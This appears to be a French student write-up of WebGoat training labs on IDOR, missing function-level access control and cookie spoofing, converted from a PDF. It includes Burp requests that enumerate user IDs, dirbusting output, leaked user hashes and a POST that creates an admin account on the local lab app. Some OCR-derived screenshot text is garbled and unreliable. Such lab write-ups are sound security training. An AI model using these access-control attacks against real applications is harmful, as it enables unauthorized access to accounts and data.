
### 6.1.2 : Broken Access Control (IDOR):

Cette leçon concerne les références d'objet directes non sécurisées (IDOR) dans la sécurité des applications Web.

IDOR se produit lorsqu'une application autorise l'accès à un objet, tel qu'un enregistrement ou un fichier de base de données, sans autorisation ni contrôle d'accès appropriés.

- **Lab 1 :**

Saisir tom partie user et cat partie password pour être authentifié et avoir accès à l'API




*Figure 21 : IDOR Lab 1*

## Writeup Technique de l'Application WebGoat

- *Lab 2:*

Quand on envoie la requête sur le proxy Burpsuite on peut voir la requête http ci dessous qui montre 2 objets , qu'on pouvait pas voir auparavant (*userId,Role*) cette réponse permet de terminer ce lab



*Figure 22 : IDOR Lab 2*

• Lab 3:

**Pour le troisième lab on sait que la réponse du site, qui est très similaire à l'affichage d'un profil.**

**L'objectif est de trouver l'enregistrement http du profil.**

**Vous pouvez savoir que consulter le profil consiste à demander l'URL de "WebGoat/IDOR/profile".**

## Guessing & Predicting Patterns

### View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

**Congratulations, you have used the alternate Url/route to view your own profile.**


(role=3, color=yellow, size=small, name=Tom Cat, userId=2342384)

*Figure 23 : IDOR Lab 3*


## Writeup Technique de l'Application WebGoat

- *Lab 4*

Trouvez les profils d'autres utilisateurs en utilisant Burp , on essaye un Id différent , ce qu'il faut faire c'est bruteforce les différents Id avec Intruder



**Figure 24 : IDOR Lab 4 Repeater**




*Figure 25 : IDOR Lab 4 Intruder*

## Writeup Technique de l'Application WebGoat

### 6.1.3 : Missing Function Level Access Control

**Le contrôle d'accès au niveau des fonctions manquant (MFLAC) est une vulnérabilité courante des applications web qui survient lorsque l'application n'applique pas correctement les contrôles d'accès sur ses fonctions ou points d'accès. Cette vulnérabilité permet à des utilisateurs, y compris des attaquants, d'accéder à des fonctionnalités pour lesquelles ils ne devraient pas avoir de permissions, comme des fonctions administratives ou des ressources restreintes.**



*Figure 26 : MFLAC Lab 1*

- **Lab 1 :**

**Selon le titre, je dois rechercher deux éléments invisibles dans le formulaire ci-dessous. Un clic droit sur « Message » dans le formulaire ci-dessous, puis sur « Inspecter ».**

**On trouvera les deux éléments de réponse “Users et Config”**

## Writeup Technique de l'Application WebGoat

- **Lab 2 :**

**Sur la base d'une requête HTTP, On sait que le lien est “/WebGoat/access-control”, on peut ensuite soit prédire comme voulu sur le lab le mot clé “Users” pour accéder aux différents hash des users soit on peut utiliser dirsearch ou n'importe quel outil de dirbusting .**




Figure 27 : MFLAC Lab 2

A screenshot of a terminal window titled 'Parrot Terminal'. The window contains a large list of URLs and file paths found during a directory traversal attack. The list includes paths like '/WebGoat/access-control/actuator', '/WebGoat/access-control/actuator/registeredServices', '/WebGoat/access-control/actuator/prometheus', '/WebGoat/access-control/actuator/resolveAttributes', '/WebGoat/access-control/actuator/swingwebflow', '/WebGoat/access-control/actuator/statistics', '/WebGoat/access-control/actuator/metrics', '/WebGoat/access-control/actuator/sessions', '/WebGoat/access-control/actuator/trace', '/WebGoat/access-control/actuator/elokia', '/WebGoat/access-control/actuator/so', '/WebGoat/access-control/actuator/httptrace', '/WebGoat/access-control/actuator/auditevents', '/WebGoat/access-control/admin/xssIndex', '/WebGoat/access-control/admin', '/WebGoat/access-control/axis1', '/WebGoat/access-control/axis2/HappyAxis.jsp', '/WebGoat/access-control/axis2/webs/HappyAxis.jsp', '/WebGoat/access-control/citizen/AccessPlatform/auth/clientscripts/cookies.js', '/WebGoat/access-control/engine/classes/swfupload/swfupload.out.swf', '/WebGoat/access-control/engine/classes/swfupload/swfupload\_19.swf', '/WebGoat/access-control/examples/jsp%25e%252e%252e%252e/manages/html/facelets/jar:/:resources/web-.m17n-.-.swf', '/WebGoat/access-control/extjs/resources/charts.swf', '/WebGoat/access-control/html/js/misc/swfupload/setupUpload.swf', '/WebGoat/access-control/jkstatus', '/WebGoat/access-control/login.wsf?2', '/WebGoat/access-control/remote/fgt\_lang?lang=.../.../.../.../.../bin/ss1vpnd', '/WebGoat/access-control/remote/fgt\_lang?lang=.../.../.../.../dev/cmdb/ss1vpn\_websession', and '/WebGoat/access-control/users'. The terminal prompt shows '[parrot@parrot]~[-/Desktop/HackingLab]\$'.

Figure 28 : MFLAC\_Dirbusting Lab 2

## On peut ensuite trouver les différents hash des différents utilisateurs

- *NB : Il faut impérativement que la requête comporte Content-type : Application/json, sinon la réponse de la requête sera un internal server error comme ce qui est visible dans dirsearch*

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to http://localhost:8080/webgoat/headers-access-control/users. The Response pane shows a JSON response with three users:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Sun, 18 Aug 2014 21:23:56 GMT
5
6 [
7   {
8     "username": "Tom",
9     "admin": false,
10    "userHash": "3y0nicywqjzbowjperidpxuxwkiel07izhod5o2lwco"
11  },
12  {
13    "username": "jerry",
14    "admin": false,
15    "userHash": "3y0t0laarE8iw2edI1V5/77umhch5vRdyGQaItg"
16  },
17  {
18    "username": "sylvester",
19    "admin": false,
20    "userHash": "85zhk782ffluuQimk1Anqcvd7gph2tk53tl1qle0a"
21  }
22 ]
```


Figure 29 : MFLAC Lab 2 - Hashes

- **Lab 3 :**

Dans le troisième cas de figure la prétendue “société” à fixer le problème initiale mais on a toujours le droit d’ajout des utilisateurs .

Une requête POST à l’end-point /access-control/users permet d’ajouter notre utilisateur à la liste d’admin

On peut après voir le contenu de /access-control/user-hash-fix , un élément (oublié) dans le code source initial dans le premier lab



The screenshot shows the Network tab of a browser developer tools interface. It displays the HTML structure of a dropdown menu. The menu has a single item labeled "Admin" which has a submenu with two items: "Users" and "Users-admin-fix". The "Users-admin-fix" item is highlighted with a blue selection bar at the bottom of the list. The URL for this item is "/access-control/users-admin-fix". The full HTML code visible in the screenshot is:

```
</li>
  <li class="hidden-menu-item dropdown">
    <a class="dropdown-toggle" href="#" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="false">
      Admin
      <span class="caret"></span>
    </a>
    <ul class="dropdown-menu" aria-labelledby="admin">
      <li>
        <a href="/access-control/users">Users</a>
      </li>
      <li>
        <a href="/access-control/users-admin-fix">Users</a>
      </li>
      <li>
        <a href="/access-control/config">Config</a>
      </li>
    </ul>
  </li>
::after
</ul>
```

Figure 30 : Admin Hash Endpoint

## Writeup Technique de l'Application WebGoat

```

Request
Pretty Raw Hex
1 POST /WebGoat/access-control/users HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: application/json, text/javascript, */*;
q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer:
http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=
aQyWHTV4ASMaWSfnCh1oi0gaD0g56D7K_TdU3lD3
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Content-Type: application/json
15 Content-Length: 80
16
17 {
18   "username": "admin123",
19   "admin": true,
20   "password": "admin123"
21 }
22

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Wed, 28 Aug 2024 00:43:38 GMT
5
6 {
7   "username": "admin123",
8   "password": "admin123",
9   "admin": true
10
11
12
13
14
15
16
17
18
19
20
21
22

```

Figure 31 : POST Request admin\_user

```

Request
Pretty Raw Hex
1 GET /WebGoat/access-control/users-admin-fix
HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: application/json, text/javascript, */*;
q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer:
http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=
aQyWHTV4ASMaWSfnCh1oi0gaD0g56D7K_TdU3lD3
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Content-Type: application/json
15 Content-Length: 80
16
17


Response
Pretty Raw Hex Render
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45

```

Figure 32 : POST Request admin-hash-fix

### 6.1.4 : Spoofing d'un cookie d'authentification

**Les cookies d'authentification sont utilisés pour les services nécessitant une authentification. Lorsqu'un utilisateur se connecte avec un nom d'utilisateur et un mot de passe personnels, le serveur vérifie les identifiants fournis. S'ils sont valides, une session est créée.**



**Figure 33 : Spoofing Contexte**

Cette leçon couvrira le sujet de l'usurpation d'un cookie d'authentification dans le contexte de la sécurité des applications web. L'usurpation d'un cookie d'authentification est un type d'attaque qui permet à un attaquant d'obtenir un accès non autorisé à une application web en se faisant passer pour un utilisateur légitime.


## Writeup Technique de l'Application WebGoat

- **Lab 1 :**

*Dans ce lab on doit se connecter au compte Tom grâce au spoofing d'un cookie d'authentification*

